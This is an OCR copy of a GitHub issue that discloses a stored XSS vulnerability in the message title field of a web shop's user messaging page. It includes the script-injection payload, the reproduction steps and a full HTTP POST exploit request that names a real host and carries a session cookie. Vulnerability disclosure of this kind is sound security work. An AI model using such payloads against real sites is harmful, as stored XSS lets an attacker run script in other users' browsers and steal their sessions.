joelister / bug Public

Code Issues 9 Pull requests Actions Projects Security ···

New issue


Jump to bottom

Persistent XSS on 'mes_title' field #7

Open joelister opened this issue on Apr 30, 2019 · 0 comments

joelister commented on Apr 30, 2019 Owner

1、The first user inserts a malicious script into the header field of the outbox and sends it to other users.



p.com/user/?load=message&act=send_info

对方帐号	标题	发送时间	状态	操作


填写发信内容

对方帐号 test2

标题： "><script>alert(1234)</script>//

内容： test

2、When other users open the email, the malicious code will be executed.



tip.com/user/?load=message&act=receive_info

发送帐号	标题	发送时间	状态	操作
test1	">			

1234

3、exp code：

```
POST /user/?load=message&act=add_message HTTP/1.1

Host: hucart.91dtip.com

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:65.0) Gecko/20100101 Firefox/65.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,/;q=0.8
```

```
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://hucart.91dtip.com/user/?load=message&act=send_info
Content-Type: application/x-www-form-urlencoded
Content-Length: 157
Connection: close
Cookie: PHPSESSID=v97hmcd0r156989so2rjksqj55; ck_num=fcac695db02687ffb7955b66a43fe6e6; bdshare_firstime=1556003682005
Upgrade-Insecure-Requests: 1

use_name=test2&mes_title=%22%3E%3Cscript%3Ealert%281234%29%3C%2Fscript%3E%2F%2F&mes_content=%3Cp%3E%0D%0A%09test%3C%2Fp%3E%0D%0A&submit=+%E6%B7%BB+%E5%8A%A0+
```

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant